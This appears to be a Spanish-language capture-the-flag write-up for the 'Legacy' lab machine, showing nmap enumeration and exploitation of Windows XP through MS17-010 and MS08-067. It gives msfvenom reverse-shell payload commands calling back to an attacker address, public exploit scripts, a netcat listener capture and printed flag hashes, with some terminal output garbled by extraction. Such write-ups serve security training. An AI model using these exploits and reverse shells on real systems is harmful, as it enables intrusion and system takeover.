
# **LEGACY MACHINE**

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## **ESCANEO Y ENUMERACION**

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.4 -oG allPorts
```

La salida nos muesta los sigueinets puertos:

```
#extractPorts allPorts

[*] Extracting information...

       [*] IP Address: 10.10.10.4
       [*] Open ports: 139,445

[*] Ports copied to clipboard
```

Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p139,445,3389 -sV -sC 10.10.10.4 -oN targeted
```

este es el resultado:

```
STATE SERVICE
                             VERSION
PORT
                             Microsoft Windows netbios-ssn
139/tcp open netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:wind
ows, cpe:/o:microsoft:windows xp
Host script results:
 clock-skew: mean: 5d00h21m12s, deviation: 2h07m16s, median: 4d22
h51m12s
nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS M
AC: 00:50:56:b9:5c:49 (VMware)
 smb-os-discovery:
   OS: Windows XP (Windows 2000 LAN Manager)
   OS CPE: cpe:/o:microsoft:windows xp::-
   Computer name: legacy
   NetBIOS computer name: LEGACY\x00
   Workgroup: HTB\x00
   System time: 2021-09-19T07:00:35+03:00
 smb-security-mode:
   account used: <blank>
   authentication level: user
   challenge response: supported
   message signing: disabled (dangerous, but default)
   mh2 time. Protocol negotiation failed (SMR2)
```

### **EXPLOTACION**

Como vemos que tiene el servicio smb habilitado, vamos a correr algunos script de nmap para detectar vulnerabilidades sobre ese servicio:

nmap -p445 --script=smb-vuln-\* <u>10.10.10.4</u>

```
smb-vuln-ms08-067:
  VULNERABLE:
   Microsoft Windows system vulnerable to remote code execution (
1S08-067)
     State: VULNERABLE
     IDs: CVE:CVE-2008-4250
           The Server service in Microsoft Windows 2000 SP4, XP S
P2 and SP3, Server 2003 SP1 and SP2,
           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows
remote attackers to execute arbitrary
           code via a crafted RPC request that triggers the overf
low during path canonicalization.
     Disclosure date: 2008-10-23
     References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-42
50
       https://technet.microsoft.com/en-us/library/security/ms08-
067.aspx
 smb-vuln-ms10-054: false
 smb-vuln-ms10-061: ERROR: Script execution failed (use -d to deb
ug)
 \smb-vuln-ms17-010: ,
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers
```

vemos que es vulnerable a MS-17-010 y MS-08-067

podriamos ejecutar cualquiera de ambos y es lo que vamos a hacer.

#### MS-17-010

para este caso encontre un script llamado send\_and\_execute.py:

https://github.com/helviojunior/MS17-010

```
git clone https://github.com/helviojunior/MS17-010.git
cd MS17-010
```

nos creamos una reverse shell en .exe malicioso con msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4242 EXITFUNC=threads -f exe -a x86 --platform windows -o shell.exe
```

y lo que hace este script es enviar un ejecutable a la maquina windows y ejecutarlo automaticamente, nos colocamos en escucha con netcat y ejecutamos.

```
#python2
apt install python2
python2
wget ```python
https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python2 -m pip install .

#python3
apt install python3
python3
apt install python3-pip
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python3 -m pip install .
```

de acuerdo a con que version de python instalaste impacket ejecutas python o python3:

```
python send_and_execute.py 10.10.10.4 shell.exe
```

estamos dentro como root y podemos ver la flag:

```
Directory of C:\Documents and Settings
16/03/2017 09:07 🕸
                       <DIR>
16/03/2017 09:07 © <DIR> 16/03/2017 09:07 © <DIR>
                                      Administrator
16/03/2017 08:29 碗 <DIR>
                                      All Users
16/03/2017 08:33
                      <DIR>
                                      john
                                     0 bytes
              0 File(s)
              5 Dir(s) 6.297.571.328 bytes free
type john\Desktop\user.txt
type john\Desktop\user.txt
e69af0e4f443de7e36876fda4ec7644f
type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings>
```

#### MS08-067

hay un script en github que nos ayudara: <a href="https://github.com/areyou1or0/OSCP/blob/master/Scripts%20-%20MS08-067">https://github.com/areyou1or0/OSCP/blob/master/Scripts%20-%20MS08-067</a> modificamos el exploit cambiando la shellcode por uno que vamos a generar:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4545 EXITFUNC=thread -b
"\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
```

lo reemplazamos y ejecutamos.

#### debe estar impacket instalado como en el anterior caso, de preferencia instalado con python2

tiene unas opciones el script por sistema operativo:

```
Usage: ms08-067.py <target ip> <os #> <Port #>

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445

Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)

Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal

Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English

Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)

Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)

Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (NX)
```

nos funciono con la opcion 6 asi que ejecutamos:

```
python ms08-067.py 10.10.10.4 6 445
```

en la escuhca en netcat ya ingresamos como root a la maquina:

```
@christian]
                                                                                      #rlwrap nc -lvnp 4545
                                                                                listening on [any] 4545 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.4] 1032
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
*] Config file parsed
                                                                                 Microsoft Windows XP [Version 5.1.2600]
*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V
                                                                                (C) Copyright 1985-2001 Microsoft Corp.
*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V
                                                                                cd c:\Do*
                                                                                 cd c:\Do*
*] Config file parsed
                                                                                type john\Desktop\user.txt
                                                                                 type john\Desktop\user.txt
   Incoming connection (10.10.10.4,1033)
AUTHENTICATE_MESSAGE (\,LEGACY)
User LEGACY\ authenticated successfully
                                                                                 e69af0e4f443de7e36876fda4ec7644f
                                                                                type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
                                                                                 993442d258b0e0ec917cae9e695d5713
                                                                                 \\10.10.14.18\smbfolder\whoami.exe
                                                                                 \\10.10.14.18\smbfolder\whoami.exe
                                                                                 NT AUTHORITY\SYSTEM
                                                                                 C:\Documents and Settings>
```

de igual forma podemos ver las flags.